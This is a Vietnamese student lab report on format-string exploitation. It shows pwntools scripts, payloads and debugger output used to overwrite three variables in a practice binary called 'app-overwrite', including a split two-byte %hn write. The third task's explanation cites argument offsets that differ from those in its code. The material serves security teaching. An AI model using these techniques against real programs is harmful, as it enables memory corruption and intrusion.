

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Kỳ báo cáo: Lab 4

Tên chủ đề: Format string

GVHD: Đỗ Thị Thu Hiền

Nhóm: 10

1. THÔNG TIN CHUNG:

Lớp: NT521.011.ANTN

STT	Họ và tên	MSSV	Email
1	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn
2	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
3	Nguyễn Văn Khang Kim	21520314	21520314@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 05	100%
2	Yêu cầu 06	100%
3	Yêu cầu 07	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 5. Sinh viên khai thác và truyền chuỗi s để ghi đè biến c của file appoverwrite thành giá trị 16. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

Đầu tiên tiến hành run thử binary file, ta nhận thấy:

- Nó cung cấp 1 địa chỉ
- Cho phép nhập vào 1 chuỗi
- In chuỗi vừa nhập ra ngoài màn hình
- In ra giá trị các biến a,b,c



```
→ lab4 ⚡  
▶ ./app-overwrite  
0xffffcd1c  
huyna  
huyna  
a = 123, b = 1c8, c = 789  
→ lab4 ⚡  
▶
```

Ta mở IDA lên và đọc source code, ta thấy:

- Địa chỉ nó in ra cho ta là địa chỉ của biến mà ở yêu cầu này ta cần ghi đè
- Có lỗi format string
- Nếu chúng ta overwrite nó thành 16 thì pass

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char format[100]; // [esp+8h] [ebp-70h] BYREF
4     int v5; // [esp+6Ch] [ebp-Ch] BYREF
5
6     v5 = 789;
7     printf("%p\n", &v5);
8     __isoc99_scanf("%s", format);
9     printf(format);
10    if ( v5 == 16 )
11    {
12        puts("\nYou modified c.");
13    }
14    else if ( a == 2 )
15    {
16        puts("\nYou modified a for a small number.");
17    }
18    else if ( b == 305419896 )
19    {
20        puts("\nYou modified b for a big number!");
21    }
22    printf("\na = %d, b = %x, c = %d\n", a, b, v5);
23    return 0;
24 }

```

Ta đặt breakpoint tại hàm printf thứ 2, và:

- Ta thấy chuỗi nhập vào là tham số thứ 6 của hàm printf

```

→ lab4
python3 exploit_yc5.py
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/la
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Starting local process '/mnt/d/Nam3_K
[+] running in new terminal: ['/usr/bin/g
, '/tmp/pwnp8pnf38r.gdb']
[+] Waiting for debugger: Done
[*] c addr: 0xffffcccc

0x80484f4 <main+105> mov eax, dword ptr [a]
[ STACK ]
00:0000 esp 0xffffcc50 → 0xffffcc68 ← 0x63363125 ('%16c')
01:0004 0xffffcc54 → 0xffffcc68 ← 0x63363125 ('%16c')
02:0008 0xffffcc58 → 0xf7f7be70 → 0x804829c ← inc edi /* 'GLIBC_2.0' */
03:000c 0xffffcc5c ← 0x1
04:0010 0xffffcc60 ← 0x0
05:0014 0xffffcc64 ← 0x1
06:0018 eax 0xffffcc68 ← 0x63363125 ('%16c')
07:001c 0xffffcc6c ← 0x6e243825 ('%8$n')
[ BACKTRACE ]
0 0x80484d2 main+71
1 0xf7d9d519 libc_start_call_main+121
2 0xf7d9d5f3 libc_start_main+147
3 0x80483b1 _start+33

pwndbg> stack 10
00:0000 esp 0xffffcc50 → 0xffffcc68 ← 0x63363125 ('%16c')
01:0004 0xffffcc54 → 0xffffcc68 ← 0x63363125 ('%16c')
02:0008 0xffffcc58 → 0xf7f7be70 → 0x804829c ← inc edi /* 'GLIBC_2.0' */
03:000c 0xffffcc5c ← 0x1
04:0010 0xffffcc60 ← 0x0
05:0014 0xffffcc64 ← 0x1
06:0018 eax 0xffffcc68 ← 0x63363125 ('%16c')
07:001c 0xffffcc6c ← 0x6e243825 ('%8$n')
08:0020 0xffffcc70 → 0xffffcccc ← 0x315
09:0024 0xffffcc74 ← 0xfffffff0

```

Exploit code:

```
exploit_yc5.py > ...
1  from pwn import *
2
3  binary = context.binary = ELF("./app-overwrite")
4  r = process(binary.path)
5  # gdb.attach(r, api=True)
6
7  c_addr = int(r.recv().split(b"\n")[0], 16)
8  log.info(f"c addr: {hex(c_addr)}")
9
10 payload = b"%16c%8$n" + p32(c_addr) # 6
11 r.sendline(payload)
12
13 print(r.recvline())
14
15 r.interactive()
16
```

Giải thích code:

int(r.recv().split(b"\n")[0], 16): trích xuất địa chỉ được in ra màn hình

payload = b"%16c%8\$n" + p32(c_addr):

- **%16c:** in ra màn hình 16 kí tự
- **%8:** ghi số lượng kí tự đó (16) vào tham số thứ 8 của hàm printf
- **\$n:** ghi 4 bytes

Ở đây ta biết địa chỉ của biến c ở tham số thứ 8 là bởi vì, chuỗi ta nhập vô sẽ ở tham số thứ 6, cứ 1 ô nhớ sẽ lưu 4 bytes thì chuỗi **"%16c%8\$n"** có 8 kí tự (đủ 2 stack 4 bytes nên không cần padding), chiếm 8 bytes là tham số thứ 6 và 7, tiếp đến là địa chỉ của biến c, do đó địa chỉ của biến c này nằm ở tham số thứ 8.

Result:

```

→ lab4 ⚡
▶ python3 exploit_yc5.py
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab4/app-overwrite'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Starting local process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab4/app-overwrite': pid 9801
[*] c addr: 0xffffcccc
b' h\xcc\xcc\xff\xff\n'
[*] Switching to interactive mode
You modified c.

a = 123, b = 1c8, c = 16
[*] Process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab4/app-overwrite' stopped with exit code 0 (pid 9801)
[*] Got EOF while reading in interactive
$

```

Yêu cầu 6. Sinh viên khai thác và truyền chuỗi s để ghi đè biến a của file appoverwrite thành giá trị 2. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết

Ta có biến a mặc định là 123

```

→ lab4 ⚡
▶ ./app-overwrite
0xffffcd1c
huyna
huyna
a = 123, b = 1c8, c = 789
→ lab4 ⚡
▶

```

Tiến hành tìm địa chỉ biến a

```

0x080484f4 <+105>: mov     eax,ds:0x804a024
0x080484f9 <+110>: cmp     eax,0x2
0x080484fc <+113>: jne     0x8048510 <main+133>

```

Ta check thử đã tìm đúng chưa, $0x7b = 123$:

```

pwndbg> x 0x804a024
0x804a024 <a>: 0x0000007b
pwndbg>

```


Exploit code:

```
exploit_yc6.py > ...
1  from pwn import *
2
3  binary = context.binary = ELF("./app-overwrite")
4  r = process(binary.path)
5  # gdb.attach(r, api=True)
6
7  payload = b"%2c%8$n-" + p32(0x804a024) # 6
8
9  r.sendline(payload)
10 print(r.recvline())
11 r.interactive()
12
```

Tương tự như trên thì chuỗi ta nhập vào là tham số thứ 6 của printf.

Giải thích **payload = b"%2c%8\$n-" + p32(0x804a024):**

- **%2c:** in ra màn hình 2 ký tự
- **%8:** ghi giá trị số lượng ký tự được in ra vào ô nhớ ở tham số thứ 8
- **\$n:** ghi 4 bytes
- **- :** ta có chuỗi %2c%8\$n chỉ mới 7 ký tự tức 7 bytes, do đó ta cần padding thêm 1 ký tự để đảm bảo đủ stack

Lý do ta biến được phải ghi vào tham số thứ 8 cũng tương tự như yêu cầu 5, tóm lược lại thì **"%2c%8\$n-"** đã là tham số thứ 6,7 nên địa chỉ của biến mà chúng ta muốn overwrite ở tham số thứ 8.

Result:

```

→ lab4 ⚡
▶ python3 exploit_yc6.py
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab4/app-overwrite'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[+] Starting local process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab4/app-overwrite': pid 9999
b'0xffffcccc\n'
[*] Switching to interactive mode
h-$\xa0\x0
You modified a for a small number.

a = 2, b = 1c8, c = 789
[*] Process '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab4/app-overwrite' stopped with exit code 0 (pid 9999)
[*] Got EOF while reading in interactive
$

```

Yêu cầu 7. Sinh viên khai thác và truyền chuỗi s để ghi đè biến b của file appoverwrite thành giá trị 0x12345678. Báo cáo chi tiết các bước phân tích, xác định chuỗi định dạng và kết quả khai thác.

Ta thấy biến b có giá trị ban đầu là 1c8:

```

→ lab4 ⚡
▶ ./app-overwrite
0xffffcd1c
huyna
huyna
a = 123, b = 1c8, c = 789
→ lab4 ⚡
▶

```

Ta tìm địa chỉ lưu biến b:

```

0x08048510 <+133>: mov     eax,ds:0x804a028
0x08048515 <+138>: cmp     eax,0x12345678
0x0804851a <+143>: jne     0x804852c <main+161>

```

Check thử xem mình đã tìm đúng chưa:

```

pwndbg> x 0x804a028
0x804a028 <b>: 0x000001c8
pwndbg>

```

Exploit code:

```

exploit_yc7.py > ...
1  from pwn import *
2
3  binary = context.binary = ELF("./app-overwrite")
4  r = process(binary.path)
5  # gdb.attach(r, api=True)
6
7  b = 0x804a028
8  payload = b"%4660c%13$hn%17476c%14$hn---" + p32(b+2) + p32(b)
9
10 r.sendline(payload)
11 print(r.recvline())
12 r.interactive()
13

```

Giải thích code:


Ta thấy là ta cần ghi đè giá trị của biến `b` thành **305419896** tức là **0x12345678**. Như 2 yêu cầu trước thì cái số ta cần ghi đè khá nhỏ, cơ mà ở lần này số khá lớn, phải in ra màn hình nhiều như thế gây mất thời gian, không hiệu quả.

Do đó ở đây em sẽ tiến hành ghi 2 lần:

- Ta chia ra là **0x1234** = 4660, **0x5678** = 22136
- Bản chất của biết ghi với format string là in ra màn hình bao nhiêu kí tự thì ghi số lượng kí tự đó vào địa chỉ được chỉ định. Nên là ở đây mình sẽ ghi 4660 kí tự trước, rồi ghi vào 2 bytes của ô nhớ cần ghi. Tiếp đến mình cần giá trị 22136 cơ mà trước đó mình đã in ra 4660 rồi. Nên lần này chỉ cần in ra 22136 – 4660 = 17476 kí tự nữa thôi.

payload = b"%4660c%14\$hn%17476c%15\$hn---" + p32(b+2) + p32(b):

- **%4660c:** in ra màn hình 4660 kí tự
- **%14:** ghi giá trị số lượng kí tự (4660 = 0x1234) vào địa chỉ ở tham số thứ 14 của printf
- **\$hn:** ghi 2 bytes
- **%17476c:** in ra màn hình 17476, trước đó mình đã in ra 4660 rồi, nên lần này chỉ cần in thêm 17476, tức là (4660 + 17476 = 0x5678)
- **%15:** ghi số lượng các kí tự đã in ra màn hình vào địa chỉ ở tham số thứ 15 của printf
- **---**: padding để chuỗi có số lượng kí tự đủ cho stack 4 bytes (len("%4660c%13\$hn%17476c%14\$hn---") = 28)

Result:A terminal window with a dark background featuring an anime-style illustration of a person with long, flowing blue and pink hair. The terminal text is as follows:

```
\xb0-----*\xa0\x0(\xa0\x0
You modified b for a big number!
a = 123, b = 12345678, c = 789
[*] Got EOF while reading in interactive
$
```

HẾT